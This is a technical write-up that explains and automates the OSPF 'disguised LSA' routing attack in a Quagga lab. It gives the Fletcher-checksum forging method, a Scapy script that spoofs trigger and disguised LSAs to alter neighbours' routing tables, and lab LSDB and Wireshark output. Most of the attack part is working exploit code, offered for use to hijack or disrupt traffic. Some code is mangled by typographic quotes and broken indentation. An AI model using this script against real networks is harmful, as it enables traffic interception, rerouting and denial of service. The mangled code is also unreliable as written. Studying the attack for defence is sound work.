OSPF : All your routes belongs to us…

Today we will focus on network security and especially on the OSPF protocol

Recently an attack was published by Alex Kirshon, Dima Gonikman and Gabi Nakibly during a BlackHat conference. In this paper we will go deeper and further to automate this attack and use any authentication algorithm supported by OSPF.

First of all, the interest of the vulnerability comes from being able to control the routing table of OSPF neighbors. (Please note that we assume that neighbors relationships is already done between routers)

Therefore we can imagine possible attacks on those routers:

- Dos
- Traffic interception
- Rerouting
- …

The attack taking place at the routing protocol (OSPFv2 – RFC 2328), it is multiplatform (Cisco, Juniper…)

The purpose of this paper is to provide additional understanding of the attack (detailing the different steps) and enrich it with an automatic script.

Contents :

- Detailed explanation of the attack
- Automation script

Bonus :

- Authentication support for the Scapy OSPF module. (message digest authentication in the ospf.py)

Tools used :

- Quagga
- Scapy
- Wireshark

Reminder about OSPF :

(I will only address the part used in the OSPF attack, namely the LSA Update)

In order to exchange the network topology, OSPF routers sends *Link-state advertisements* (LSA) containing its topology information that spread to all routers.

After this exchange, all OSPF neighbors update their *Link-State Database* (LSDB) with the previous information.

At the end, each LSDB should be an exact copy of the others LSDB routers.

It is this property that we will attempt to modify in our attack.

Key points:

The Fight Back:

Any routers receiving an LSA packet stores it as an advertising router, inspect the content and if it is not correct, return immediately another LSA which will overwrite the old one.


Back to the RFC :

Two LSA are considered identical if they meet the following criteria:

- Same « sequence number »
- Same « checksum value »
- Same « age » (+/- 15 min)

We will use this property to accomplish our attack.

The attack:


(4)
R1 drop the packet, equal to LSA (3)
R1
(1) Spoofed LSA from R1
(3) Fight Back from R1
LAN
(4) Flood of the Disguised LSA
Controlled router
(3)
R2 drop the Fight Back from R1 (equal to the disguised LSA (2))
R2
(2) Disguised LSA , specially craft to match the Fight Back from R1

Steps:

1. We send an LSA packet specially craft to usurp an LSA packet from R1.
2. We send simultaneously to the previous packet, a “disguised LSA” craft to match an LSA fight back from R1 i.e: same sequence number, checksum and age. (We add a dummy link in the LSA Upd, we will explain it in the next section)
3. R1 send its fight back LSA, that will be reject because R2 already have an equivalent LSA forged in step 2.
4. R2 flood the disguised LSA, R1 receive the packet but reject it, being seen as identical to the one it sent in step 3.

Thus following the attack, R1 and R2 have a different LSDB, this continues until the next update of the LSA Database (30 minutes by default)

The 3 fields from the disguised LSA can be predicted:

- The “age “ field is set to 0 for the first spoofed LSA (1), it will be set between 0 and 15 minutes for the disguised packet.
- The “ sequence number” field must be equal to x+1 where x is the “ sequence number “ from the spoof LSA (1)
- The Checksum being more complicated is described in the next section.

The attack seen above use unicast packet by sending successively the trigger packet to the spoofed router then the disguise packet to the targeted router. Another implementation use multicast to advertise consecutively the trigger then the disguise packet, therefore attacks spreads to all routers of the AS amplifying the severity of the attack.

However, the attack is subject to a new parameter: the time. It is a “race condition” between our disguised packet and the fight back packet from the spoofed router, the first packet arriving is maintained.

Later in the Lab, we use the multicast attack which seems to be more effective.

Now it’s time for the checksum calculation.

Checksum calculation :

Here is the code used in the ospf module in scapy to solve the checksum (Fletcher checksum.)

```
def calcul_c0_c1(lsa_build):
    CHKSUM_OFFSET = 16
    if len(lsa_build) < CHKSUM_OFFSET:
        raise Exception(« LSA Packet too short (%s bytes) » % len(lsa))
    c0 = c1 = 0
    # Calculation is done with checksum set to zero
    lsa_build = lsa_build[:CHKSUM_OFFSET] + « \x00\x00" + lsa_build[CHKSUM_OFFSET + 2:]
    for char in lsa_build[2:]:  #  leave out age
        c0 += ord(char)
        c1 += c0
    c0 %= 255
    c1 %= 255
    x = ((len(lsa) – CHKSUM_OFFSET – 1) * c0 – c1) % 255
    if (x <= 0):
      x += 255
    y = 510 – c0 – x
    if (y > 255):
      y -= 255
 #checksum = (x << 8) + y
 return chr(x) + chr(y)
```

To get the checksum, we have to calculate the two sequences c0 and c1:

- c0 represents the sum of bytes of LSA_Upd fields (except the age which is represented by the first 2 bytes, that explain the lsa_build[2:] in the code)
- c1 represents the sum of the c0 terms.

The calculation of c0 is trivial, we simply add all the fields from the LSA_Update packet.

The calculation of c1 is slightly more complex, the location and size of the fields are involved in the sum. Indeed when a field is added in c0, it is continually added to each iteration of c1, and so fields arriving in top positions have a stronger "weight".

Here is an overview of a truncated frame from an LSA update (without the IP and Ethernet header):

```
###[ OSPF Header ]###
    version   = 2
    type      = LSUpd
    len       = 76
    src       = 10.0.2.3
    area      = 0.0.0.0
    chksum    = 0xd7c4
    authtype  = Null
    authdata  = 0×0
###[ OSPF Link State Update ]###
       lsacount  = 1
       \lsalist   \
        |###[ OSPF Router LSA ]###
        |  age       = 1
        |  options   = E
        |  type      = 1
        |  id        = 10.0.2.3
        |  adrouter  = 10.0.2.3
        |  seq       = 0x80002676L
        |  chksum    = 0×2319
        |  len       = 48
        |  flags     =
        |  reserved  = 0
        |  linkcount = 2
        |  \linklist  \
        |   |###[ OSPF Link ]###
        |   |  id        = 10.0.2.1
        |   |  data      = 10.0.2.3
        |   |  type      = transit
        |   |  toscount  = 0
        |   |  metric    = 10
        |   |###[ OSPF Link ]###
        |   |  id        = 10.0.3.2
        |   |  data      = 10.0.3.3
        |   |  type      = transit
        |   |  toscount  = 0
        |   |  metric    = 10
```

The interesting part starts at the OSPF Router LSA Header

Structure of the c1 sequence :

We deduce from the sequence, the overall structure (and weight) according to the position of each field (there are 22 bytes in the LSA_Upd Header)

# Here, we use two entries for indicating the starting byte and the ending byte of each field. (For instance: the “id” field starts at the second byte and end at the fifth byte of the header.)

```
Lsa_Upd =  {« option »:[length - 0,length - 0], « type »:[length -1,length -1], « id »:[length -2,length -5], « adr »:[length -6,length -9], « seq »:[length -10,length -13], « chksum »:[length -14,length -15], « len »:[length -16,length -17], « flag »:[length -18,length -19], « count »:[length -20,length -21], « link_list »:num_link}
```

Thus for length = 46 which represents an LSA_Upd with 2 OSPF Link, as you can see in the OSPF packet above (we exclude the age field - 2 bytes), we have the following weight:

```
Option: 46
Type: 45
Id: 44...41          # id = 4 bytes
Adr: 40...37         # adr = 4 bytes
…
```

Now, we have to deal with the link_list field that represents ospf link occurrences.

Below, fields of an OSPF Link :

```
# LSA_link (id,data,type,tos,metric)
link = { « id_link »:[], « data_link »:[], « type_link »:[], « Tos_link »:[], « metric_link »:[]}
```

```
# weighting of a link based on the number of link and the packet size. (Where i is the number of links)
link["id_link"] = [(length-22)-(i*12),(length-25)-(i*12)]
link["data_link"] = [(length-26)-(i*12),(length-29)-(i*12)]
link["type_link"] = [(length-30)-(i*12),(length-30)-(i*12)]
link["Tos_link"] = [(length-31)-(i*12),(length-31)-(i*12)]
link["metric_link"] = [(length-32)-(i*12),(length-33)-(i*12)]
```

The essential:

The important thing to note is that each field has a different weight according to their order of introduction in the sequence.

Thus, to succeed we will add a dummy link at the end of the frame in order to change the checksum according to our desire.

For this dummy link, we will always get the same weight for the field, regardless of the packet size:

# « metric »:[1], « Tos »:[3], « type »:[4], « link_data »:[5,6,7,8], « id »:[9,10,11,12]

Thus we obtain the following system of linear equation by adding our dummy link.


$$\begin{cases} (c0_{avant\_lien}) + metric + Tos + type + data[0] + \ldots + data[3] + id[0..3] = c0 \ \%255 \\ (c1_{avant\_lien}) + metric + 3\,tos + 4\,type + 5\,data[0] + \cdots + 8\,data[3] + 9\,id[0] + \cdots + 12\,id[3] = c1 \ \%255 \end{cases}$$

# The two sequences being passed to the modulo 255 (%255), this also applies to the system of linear equation

We will use numpy to solve this system.

Up to practice :

The Lab:



Quagga:

Quagga Installation:

apt-get install quagga

For this example, we decide to only use the ospf part of quagga, so we edit the file : **/etc/quagga/daemons**

```
zebra=yes
bgpd=no
ospfd=yes
ospf6d=no
ripd=no
ripngd=no
```

cp /usr/share/doc/quagga/examples/zebra.conf.sample /etc/quagga/zebra.conf
cp /usr/share/doc/quagga/examples/ospfd.conf.sample /etc/quagga/ospfd.conf

Afterwards: we edit the file debian.conf to listen on all IPs. (we just have to remove the-A option)

```
vtysh_enable=yes
zebra_options= "–daemon"
bgpd_options= "–daemon"
ospfd_options= "–daemon"
ospf6d_options= "–daemon"
ripd_options= "–daemon"
ripngd_options= "–daemon"
isisd_options= "–daemon"
```

To directly edit all daemons we use the vty, we copy the file sample

cp /usr/share/doc/quagga/examples/vtysh.conf.sample /etc/quagga/vtysh.conf

TIP :

We recommend disabling the line "service integrated-vtysh-config", which permit to stock configuration in dedicated conf file. (after a wr mem)

Also we suggest you to add the following line (which avoids to have the confirmation page for each command executed in the vty (END)), then you just have to leave the session and then open a new one.

echo VTYSH_PAGER=more > /etc/environment

Then we activate the IP forwarding:

echo "1" > /proc/sys/net/ipv4/ip_forward

Tip:

To be persistent we use**: echo "net.ipv4.ip_forward = 1″ >> /etc/sysctl.conf**

The correct rights:

chown quagga.quaggavty /etc/quagga/*.conf
chmod 640 /etc/quagga/*.conf

And we restart the application

/etc/init.d/quagga restart

Finaly we check:

Vtysh

Show ip forwarding

> IP forwarding is on

Routers configuration :

Example - **rt3 :**

```
Conf t
Interface eth0 (le nom de la bonne interface)
        Ip address 10.0.1.2
        No shut
        Exit
Interface eth1
        Ip address 10.0.3.2
        No shut
        exit
Router ospf
        Network 10.0.1.0/24 area 0.0.0.0
        Network 10.0.3.0/24 area 0.0.0.0
        Exit
Exit
Wr mem
```

Piece of script:

Initialisation :

```
        #! /usr/bin/env python
        # Import des modules/librairies.
        from scapy.all import *
        import numpy as np
        from math import *

        # Load the scapy ospf module
        load_contrib(« ospf »)
        # Read a capture from Wireshark
        pkts=rdpcap(« template_ospf_upd.pcap »)
        # find a valid LSA_upd (used to calculate the fight back)
        original_pkt = pkts[9]                          # ninth packet here
        # Save the original packet (template)
        h = original_pkt.copy()
```

We could have built one from scratch with the following command:

```
# « h=Ether(src='xx:xx:xx:            xx:xx:xx', dst='01:00:5e:00:00:05′, type=2048)/IP(frag=0L, src='10.0.1.1′, proto=89, tos=192, dst='224.0.0.5′, chksum=18157, len=108, options=[], version=4L, flags=0L, ihl=5L, ttl=1, id=34438)/OSPF_Hdr(src='10.0.6.1′, authtype=0, keyid=None, reserved=None, seq=None, area='0.0.0.0′, authdatalen=None, authdata=0, len=88, version=2, chksum=5752, type=4)/OSPF_LSUpd(lsacount=1, lsalist=[OSPF_Router_LSA(adrouter='10.0.6.1', seq=2147483670L, linkcount=3, age=1, len=60, id='10.0.6.1', linklist=[OSPF_Link(reserved=None, tos=None, metric=10, tosmetric=None, data='10.0.1.1', toscount=0, type=2, id='10.0.1.2'),OSPF_Link(reserved=None, tos=None, metric=10, tosmetric=None, data='10.0.2.1', toscount=0, type=2, id='10.0.2.3'),OSPF_Link(type=3, metric=10, data='255.255.255.0', id='10.0.6.0', toscount=0)], flags=0L, chksum=61609, reserved=0, type=1, options=2L)]) »
```

The configuration of the disguised

```
####################### Configuration de la trame #######################
victim_Interface = '10.0.3.3′          # Interface of the victim router
victim_Id = '10.0.2.3′                 # Id of the victim router
victim_Neighbor = '10.0.3.2′           # IP to send the disguised LSA (or multicast)
spoof_IP = '10.0.1.1′                  # Spoof IP from another router
seq_gen= 0×80005200                    # Sequence from the trigger packet -> disguise = trigger +1
##### IP #####
h[IP].src = spoof_IP
h[IP].dst = '224.0.0.5′                # Multicast or victim_Neighbor
h[IP].chksum = None                    # Force calculation of the checksum in the IP header
h[IP].len = None                       # Force calculation of the length in the IP header
##### Header OSPF ####
h[OSPF_Hdr].chksum = None
h[OSPF_Hdr].len = None                 # Force calculation of the length in the OSPF_Hdr
h[OSPF_Hdr].src= victim_Id
##### LSA Upd #####
h[OSPF_Router_LSA].seq = seq_gen
h[OSPF_Router_LSA].chksum = None
h[OSPF_Router_LSA].adrouter = victim_Id
h[OSPF_Router_LSA].id = victim_Id
##### Modify an existing link according to our needs (ex: I increase the "metric" value to hijack the traffic) #####
#h[OSPF_Router_LSA].linklist[0].type = value to change
h[OSPF_Router_LSA].linklist[0].metric = 30
h[OSPF_Router_LSA].linklist[1].metric = 30
#h[OSPF_Router_LSA].linklist[0].data = value to change
#h[OSPF_Router_LSA].linklist[0].id = value to change
#h[OSPF_Router_LSA].linklist[0].toscount = value to change
```

Calculation of c0 and c1 sequences of the fight back :

```
def calcul_next_checksum(lsa):
next_lsa  =  lsa.copy()
# Increase the sequence by 1
next_lsa[OSPF_Router_LSA].seq= lsa[OSPF_Router_LSA].seq+1
# Build the frame in a hexadecimal form
next_lsa_chk = next_lsa[OSPF_Router_LSA].build()
# the function : calcul_c0_c1 is identical to the first part of the checksum code of the ospf module in scapy.
nextc0,nextc1 = calcul_c0_c1(next_lsa_chk)
return nextc0,nextc1
```

Calculation of the checksum :

I will not detail the code of the dummy_link function, this part is a help to resolve a system of linear equation in two variables with numpy.

```
# Ex:
# Tos + type = 2
# 3 Tos + 5 type = 12
# become : A = ([1,1],[3,5]) ; B = [2,12]
        A = np.array([[1,1], [3,5]])
        B = np.array([2,12])
        x= np.linalg.solve(A, B)
```


The attack:

```
# Trigger packet
trigger = h.copy()
# Calculation of theFight Back
original_pkt[OSPF_Router_LSA].seq = seq_gen
rep0,rep1 = calcul_next_checksum(original_pkt)
# Disguised packet
h[OSPF_Router_LSA].seq = original_pkt[OSPF_Router_LSA].seq+1
# Addition of an OSPF Link in the LSA_disguise packet in order to change the checksum later.
h[OSPF_Router_LSA].linklist=[h[OSPF_Router_LSA].linklist[0],h[OSPF_Router_LSA].linklist[1],OSPF_Link(type=0,
metric=0,data='0.0.0.0', id='0.0.0.0',toscount=0)]
# Compliance of the packet (increase size + nb link)
h[OSPF_Router_LSA].len += 12
h[OSPF_Router_LSA].linkcount += 1
# Build the string in hexa
newlink = h[OSPF_Router_LSA].build()
newc0,newc1 = calcul_c0_c1(newlink)
# Get the value to modify the dummy link in order to have the same checksum as the fight back
# index of the dummy link - « metric »:[1], « Tos »:[3], « type »:[4], « link_data »:[5,6,7,8], « DR »:[9,10,11,12]
# For example ind = [1,4], val = [49,12] -> metric = 49 and type =12
```

```
ind,val = dummy_link(rep0,rep1,newc0,newc1)

# Modification of the OSPF Link

link = [0,0,0,0,0,0,0,0,0,0,0,0,0]

for i in range(2):

        position = ind[i]

        link[position] = val[i]

ospf_link = OSPF_Link(type=int(link[4]),metric=int(link[1]),data=str(int(link[8]))+ « . » +str(int(link[7]))+ « . » +str(int(link[6]))+ « . » +str(int(link[5])), id= str(int(link[12]))+ « . » +str(int(link[11]))+ « . » +str(int(link[10]))+ « . » +str(int(link[9])), toscount=int(link[3]))

 h[OSPF_Router_LSA].linklist[h[OSPF_Router_LSA].linkcount]= ospf_link

# Send packet.

sendp(trigger)  # Trigger

sendp(h)        # Lsa Disguise
```

Results:

Here is the OSPF database before the attack:



10.0.1.2 (3)

```
       OSPF Router with ID (10.0.1.2)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
10.0.1.1        10.0.1.1        1064 0x80000020 0x3763 3
10.0.1.2        10.0.1.2        1093 0x800012f1 0xc4ea 3
10.0.2.3        10.0.2.3        1094 0x80000186 0x9cb1 2

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
10.0.1.2        10.0.1.2        1093 0x80000001 0x63c3
10.0.2.3        10.0.2.3        1094 0x80000001 0x5cc4
10.0.3.3        10.0.2.3        1224 0x80000001 0x5bc3

rt3#
```

10.0.2.3 (4)


```
       OSPF Router with ID (10.0.2.3)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
10.0.1.1        10.0.1.1        1102 0x80000020 0x3763 3
10.0.1.2        10.0.1.2        1133 0x800012f1 0xc4ea 3
10.0.2.3        10.0.2.3        1132 0x80000186 0x9cb1 2

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
10.0.1.2        10.0.1.2        1134 0x80000001 0x63c3
10.0.2.3        10.0.2.3        1132 0x80000001 0x5cc4
10.0.3.3        10.0.2.3        1262 0x80000001 0x5bc3

rt4#
```

```
       OSPF Router with ID (10.0.1.1)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
10.0.1.1        10.0.1.1        1175 0x80000020 0x3763 3
10.0.1.2        10.0.1.2        1206 0x800012f1 0xc4ea 3
10.0.2.3        10.0.2.3        1206 0x80000186 0x9cb1 2

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
10.0.1.2        10.0.1.2        1206 0x80000001 0x63c3
10.0.2.3        10.0.2.3        1206 0x80000001 0x5cc4
10.0.3.3        10.0.2.3        1336 0x80000001 0x5bc3

attaquant#
```

Using Wireshark, we follow OSPF packets:


1. Sending a packet specially crafted to spoof an R1 LSA.

First appears the "trigger" packet use to force a response from the rt4 router (id = 10.0.2.3). Sequence is set to: 80005200 and the metric (30) is false, it should provoke a fight back from rt4.



```
Filter: ospf && !ospf.msg.hello    Expression...  Clear  Apply
No.   Time        Source        Destination    Protocol  Length  Info
    8 1.061595    10.0.1.1      224.0.0.5      OSPF         110  LS Update
8 1.061595 10.0.1.1 224.0.0.5 OSPF 110 LS Update
− Open Shortest Path First
  + OSPF Header
  − LS Update Packet
      Number of LSAs: 1
    − LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005200
        LS Checksum: 0x79e1
        Length: 48
      + Flags: 0x00
        Number of Links: 2
      − Type: Transit  ID: 10.0.2.3       Data: 10.0.2.3       Metric: 30
          IP address of Designated Router: 10.0.2.3
          Link Data: 10.0.2.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
      − Type: Transit  ID: 10.0.3.3       Data: 10.0.3.3       Metric: 30
          IP address of Designated Router: 10.0.3.3
```

2. Sending the disguised LSA craft to match the LSA Fight back from rt4




File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

```
Filter: ospf && !ospf.msg.hello    Expression...  Clear  Apply
